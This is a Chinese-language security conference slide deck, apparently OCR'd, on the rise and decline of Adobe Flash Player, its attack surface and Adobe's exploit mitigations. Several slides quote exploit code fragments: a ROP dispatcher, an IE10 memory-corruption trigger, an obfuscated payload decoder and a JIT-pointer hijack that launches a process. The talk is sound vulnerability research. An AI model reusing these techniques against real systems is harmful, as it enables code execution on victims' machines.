



看雪 **2017** 安全开发者峰会

Kanxue 2017 Security Developer Summit

2000-2017



Flash 之殇：漏洞之王 Flash Player 的末路

仙果 @兴华永恒


weiyangye@hotmail.com

xianguo@ardse.com

自我介绍

仙果

- 高级研究员
- 高级安全工程师
- 网络攻防对抗技术研究，
- 专注软件漏洞的分析与利用



目录

- 0x1:Flash Player 的往昔盛景
- 0x2: 成也平台、败也平台
- 0x3: Flash Player 漏洞面面观
- 0x4: 漏洞缓解措施和对抗
- 0x5: Adobe 最后的努力和放弃



Flash Player 的往昔盛景



- 诞生于1996年
- 小巧、高效、跨平台
- Flash 小游戏称霸天下



flashmovie

闪客帝国

V5.0

[首页](#)
[资讯](#)
[爬行榜](#)
[影院](#)
[精英](#)
[加游站](#)
[学堂](#)
[五周年](#)
[交流论坛](#)

[会员秀](#)
[大赛](#)
[Flash MV](#)
[名人聊](#)
[金闪客](#)
[闪客文学](#)
[教程](#)
[有问必答](#)



闪吧
Flash8.net

1月21日 百万现金奖金公测!

今日机械师 震撼出击!
点击立享升级经验减半!

好礼机遇 高薪水!

WINNING AT 2010 11.29

点击报名

[首页](#)
[作品区](#)
[排行榜](#)
[闪客](#)
[小游戏](#)
[音乐](#)
[教育](#)
[招聘](#)
[新闻](#)
[教材](#)
[源文件](#)
[资源](#)
[FM综合](#)
[涂鸦](#)
[影像](#)
[博客](#)
[家园](#)
[论坛](#)



赏金猎人大通缉! 谁的身价最高?



中国情人节



辛卯年2011
Happy New Year

1 2 3 4 5

中文版电子杂志



专访——MEL程序开发人戚金辉

作品推荐: 小破孩——三八节

爆动漫《间谍之歌》先睹为快

其卡通flash动画组招聘(急聘)

闪吧紧急高薪招聘游戏运营专员, 数值策划

第八届Huied交流会: 色彩, 你究竟知道多少

有奖征集“中国河豚之乡扬中”形象标识

《冒险岛》礼包大赠送众多奖品等你拿

香港国际影视展现在开始报名将获扶持补贴

《奥尼大陆》荣获“FLASH游戏最具创意奖”

小闪报——两会

liang_bo

stash07

cgworld

推荐

最新

剧情

音乐

游戏

应用

小闪报——两会之司

江湖Q传宣传动画

西游童话MOMOKING广告

小闪报——两会之社

stash05

stash06

stash04

stash03

Flash 教材

More

XML

鼠标滚轮放大页面字体事件Mousewheel

Sliverlight中使用Path绘制复杂几何图形

2011新年贺卡创作分享(原创教程)

字体效果: 制作气泡吹散的文字效果

FLASH鼠标绘画-1

flash位图运动反锯齿

寻觅阳光:《FLOWER》动画制作完全解析

新闻资讯

More

XML

金页奖玩家投票火爆 首批砸金蛋获奖名单

纵横动漫首播我叫MT第四季第2集

2014青岛世园会徽、吉祥物征集活动全

产品平台化将促进网页游戏快速发展

10万元 首都航空LOGO设计大赛征集

炮火免亮相——《首都经济报道》之元年

动漫市场上演“兔子总动员”

闪吧排行榜

1 嘻哈精灵大马桶之2

2 三国烈女传上集

3 神奇的种子

4 一键兔宝大冒险


5 唐伯虎点秋香

6 挑战冒险王2保卫冒险岛双人版

7 diy性感女孩日历

8 Solo

9 分糖高手



成也平台、败也平台

截至于2015年， 历经18年的发展， Flash早已经从最初简单的二维矢量网络动画制作软件， 发展成一个跨网络、本地和移动设备的应用设计、开发和发布平台， 一个由支持程序、业务合作伙伴和热情的用户社区构成的可靠的生态系统。



插件永远也只能成为一个插件

Adobe Flash Player



第 1 步

Windows 7/Vista/XP

第 2 步

选择版本

选择版本

FP 27 for Opera and Chromium - PPAPI

FP 27 for Internet Explorer - ActiveX

FP 27 for Firefox - NPAPI

如果未显示操作系统/浏览器组合，请参见 [存档 Flash Player 版本](#) 页面。

关于：

Adobe® Flash® Player 是一款轻量级浏览器插件，具有丰富的 Internet 应用运行时间，提供持续的迷人用户体验、绝妙的音频/视频回放效果和刺激的游戏。

Flash Player 已在超过 13 亿系统中安装，是提供高度集成且丰富的 Web 内容的标准应用。

条款与条件：

通过单击“立即安装”按钮，您已经阅读并同意 Software [Adobe 软件许可协议](#)。


注意：您的杀毒软件必须允许您安装软件。

立即下载



看雪 2017 安全开发者峰会
Kanshuo 2017 Security Developer Summit

苹果和移动的双重打击




- 2011年11月宣布不再支持移动端
- 放弃Linux平台
- 苹果宣布IOS平台不再支持Flash Player

得移动者得天下



Flash Player 漏洞面面观-攻击面

- 图片解析
- 正则表达式
- 视频格式解析
- Action script 3 自身
- XSS
- 跨域
-



Flash Player 漏洞面面观-影响面



```
private function do_rop():void
{
    Logger.log("[*] Exploiter - do_rop()");
    if (platform != "linux")
    {
        if (platform != "win")
        {
            return;
        }
        else if (op_system != "Windows 8.1")
        {
            if (op_system != "Windows 7")
            {
                return;
            }
            do_rop_windows();
        }
        else
        {
            do_rop_windows8();
        }
    }
    else
    {
        do_rop_linux();
    }
    return;
}
```

```
function puIHa3() {
    var bamboo_go = "<!DOCTYPE html PUBLIC '-//W3C//DTD XHTML 1.0 Transitional//EN'";
    if (navigator.userAgent.indexOf("MSIE 10.0") > 0) {
        if (developonther(bamboo_go)) {
            return;
        }
        var a = document.getElementsByTagName("script");
        var b = a[0];
        b.onpropertychange = fun;
        var c = document.createElement('SELECT');
        c = b.appendChild(c);
    } else if (navigator.userAgent.indexOf("IE10") > 0) {
        if (developonther(bamboo_go)) {
            return;
        }
        var a = document.getElementsByTagName("script");
        var b = a[0];
        b.onpropertychange = fun;
        var c = document.createElement('SELECT');
        c = b.appendChild(c);
    }
    external.ExternalInterface.available()
    external.ExternalInterface.call("puIHa3", this.org);
    external.ExternalInterface.call("puIHa3", this.org);
    start();
    addEventListener(flash.events.TimerEvent.TIMER, this.proc);
}
```





jeb-2.2.7



cheatsheet...

Vim 命令小抄

redesign by brohan

基本移动

h l j k	左/右 移动一个字符; 上/下 移动一行
b w	向 左/右 移动一个单词
ge e	向 左/右 移动一个单词 (光标在词尾)
()	移动到 前一个/后一个 段落开头
()	移动到 前一个/后一个 句子开头
0 gm	移动到 行首/行正中
^ S	移动到行 第一个非空白字符/行尾
nG ngg	移动到第 n 行, 默认到 尾行/首行
n%	移动到文件的 n 百分比处
n 	移动到当前行的第 n 列
nH nL	移动到窗口 顶端/底部 第 n 行
%	匹配下一个项目 (括号、方括号等.....)
M	移动到窗口的中间行

编辑修改

i a	在光标 前/后 插入文本
I A	在 行首/行尾 插入文本
gl	在第一列插入文本
o O	在光标的 下方/上方 插入新行
rc	把光标下的字符换成 c
grc	类似 r , 但替换的是虚拟字符
R	进入替换模式
gR	类似 R , 但替换的是虚拟字符
cm	更改动作 m 跨越的文本
Cc or S	更改当前行的内容
C	更改光标到行尾的文本
s	更改一个字符并进入插入模式
~	切换当前字符大小写, 同时光标前移
g~m	切换动作 m 跨越文本的大小写
gum gUm	小写/大写 动作 m 跨越的文本
<m >m	左移/右移 动作 m 跨越的行
n<< n>>	将 n 行 左移/右移 一个缩进位

删除

x X	删除光标 后/前 的字符
dm	删除动作 m 跨越的文本
dd D	删除 当前行/到行尾
J gJ	连接两行 删除缩进、插入空格/直接连接
ird	删除范围 r 包括的行

插入模式

^Vc ^Vn	插入字符 c 的本义/十进制值 n
^A	插入最近插入的文本
^@	插入最近插入的文本, 并退出插入模式
^Rx	原样插入寄存器 x 的内容
^N ^P	补全关键字并作 正向/反向 查找
^W	删除光标前的单词
^U	删除当前行光标前所有输入的字符
^D ^T	左移/右移 一个缩进位
^KC1C2	输入 \C1,C2 代表的二合字母
^Oc	在临时命令模式执行命令 c
^X^E	向上滚动一行
^X^Y	向下滚动一行
<esc> ^[	结束插入模式, 回到命令模式

复制

"x	指定下次删除、抽出和放置使用寄存器 x
:reg	显示所有寄存器的内容
:reg x	显示寄存器 x 的内容
ym	抽出动作 m 跨越的文本
yy or Y	抽出整行
p P	放置寄存器内容到光标 之后/之前
 p P	类似 "p" "P", 但调整当前行的缩进
gp gP	类似 "p" "P", 光标停留在新文本之后

复杂改动

g?m	对动作 m 跨越的文本做 rot13 编码
n^A n^X	光标之上或之后的数值或者字母 +n/-n
gqm	格式化动作 m 跨越的所有行
:rce w	将范围 r 中的行依据宽度 w 居中对齐
:rle i	将范围 r 中的行靠左对齐, 缩进 i 列
:rri w	将范围 r 中的行依据宽度 w 靠右对齐
!mc	将动作 m 跨越的行用命令 c 过滤
n!lc	将 n 行用命令 c 过滤
:r!c	将范围 r 中的行用命令 c 过滤

可视模式

v V	以 字符/行 方式开始 (结束) 高亮
^V	以列块方式开始 (结束) 高亮
o	交换高亮区域的开始处和光标位置

撤消, 重做

u U	撤销最近的改动 / 恢复最近被改动的行
. ^R	重复最近的改动 / 重做最近撤销的改动
n.	重复最近的改动 n 次

寄存器

qc qC	记录键入的字符, 存入/添加到 寄存器 c
q	停止记录
@c	执行寄存器 c 的内容
@@	重
:@c	将
:rg/p/c	在范围 r 中找到匹配内容 p 时执行 EX 命令 c

和
文件夹

复合移动


- +	上移/下移 一行, 至第一个非空白字符
B W	向 前/后 移动一个单词
gE E	向 前/后 移动一个单词 (光标在末尾)
n_	下移 n-1 行, 至第一个非空白字符
g0	移动到屏幕行第一个字符
g^ g\$	移动到屏幕行 第一个非空白字符/最后一个字符
gk gj	上移/下移 一个屏幕行
fc Fc	移动到 后一个/前一个 字符 c 处
tc Tc	移动到 后一个/前一个 字符 c 之前
i ,	正向/反向 重复上次 " h "、" f "、" l " 或 " T "
[I]]	向后/向前 至未闭合的 " [" / "] "
[()]	向后/向前 至未闭合的 " [" / "] "
[m]m	向后/向前 至 java method 的开始
[#]#	向后/向前 至未闭合的 #if , #else , #endif
[*]*	向后/向前 至注释的 开始/结束 /* */

文件和文档

查找替换

/s ?s	向前/向后 查找 s
/s/o ?s/o	向前/向后 查找 s , 光标偏移量 o
n or /	向前重复上次查找
N or ?	向后重复上次查找
# *	向后/向前 查找光标下的标识符
g# g*	同 " # " / " * ", 但也查找部分匹配
gd gD	跳转到光标下标识符的 局部/全局 声明

Flash Player 漏洞面面观-高强度混淆



secureSWF Features & Editions

secureSWF comes in three different editions to suit different needs. Whether you are creating a simple app or a sophisticated solution, there is an edition that is best suitable for you.



Personal Lite



Standard



Professional

Basics


Supports ActionScript 3 and ActionScript 2 SWF files ^(?)	✓	✓	✓
Opens SWC, AIR, & APK files ^(?)	✓	✓	✓
Editable project configuration files ^(?)	✓	✓	✓
Comprehensive configuration rules ^(?)	✓	✓	✓
Native GUI for Windows, Mac, & Linux ^(?)	✓	✓	✓

Code Protection

Control Flow Obfuscation ^(?)	✓	✓	✓
Statement-level Randomization ^(?)	✓	✓	✓
Dynamic Code Wrapping ^(?)	✓	✓	✓
Integer Data Obfuscation ^(?)	✓	✓	✓




Flash Player 漏洞面面观-荣登2015年“漏洞之王”称号



```

17 copier.position = 0;
18 return copier.readObject()
19 }
20
21 public var org:String =
22     "ve.bpC80)Eptyu\\c;ld.)OutocuT0cs.boa\\cc(penau\\d'da.00eocuos
23     rlodylu\\venntc0ea(cca0ccum;L\\clrdyi0umknd(b00cdbln80eume=a\\
24     edyEl0uamdtr0cara)r.c0rmec=u\\eey.a00ebdCaa00u')en\\8nmenlmuanteArray();memory.write
25     );oc\\ceen.'Ouca.cb00ndCh)g80m);=eu\\tent;e0=e.aec0c[3];
26     nhde\\cec;dllu'anta'00ttaou80t'hi;e\\8e;dtr0u(nt.c=cdnapmtc0bt
27     (lta0uldocTs0";
28     if(ExternalInterface.available) {
29         j=org.length;
30         for(i=0;i<j;i++)
31             {p += org.charAt((i*146)%j);}
32         for(i=0;i<j;i++){
33             q += p.charAt((i*59)%j);
34             }p="";for(i=0;i<j;i++){
35                 p += q.charAt((i*86)%j);
36             }q=""
37             for(i=0;i<j;i++)
38                 {q += p.charAt((i*376)%j);}
39             ExternalInterface.call("run", q);
40         }work.start();
41         work.addEventListener(TimerEvent.TIMER, proc);

```




```
// declare dummy victim function
static function Payload(...a){}
```

```
// find Payload JIT code pointer
var payAddr:uint = GetAddr(Payload);
//logAdd("Payload() object = " + Hex(payAddr));
payAddr = Get(Get(payAddr + 0x1c) + 8) + 4;
var old:uint = Get(payAddr);

// replace JIT pointer by &_x32[0]
// xAddr += 0xA6F;
Set(payAddr, xAddr);

// call x32 payload
//var res = Payload.call.apply(null, args);
var res = Payload.call(null);
//logAdd("CreateProcessA() returns " + res);

// restore old pointer
Set(payAddr, old);
```



漏洞缓解措施和对抗

2015年7月 adobe针对vector对象引入了cookie和length检测机制，使得vector的利用方式被封堵。

2015年12月 加入了隔离堆机制，对一些比较容易出问题的对象进行堆隔离，又引入了ByteArray对象的长度cookie检测，

2016年3月 引入了针对MMGC(unmanaged memory)内存的System Heap机制，使用系统的分配函数替代了flash GC的分配函数，使内存更加随机，难以预测。

2016年6月 引入了Memory Protector 机制，有点像延迟释放机制，是用来缓解UAF漏洞的，理论上和微软出的机制差不多，但是adobe自己做了一些改变。



Adobe 最后的努力和放弃



路漫漫其修远兮
吾将上下而求索

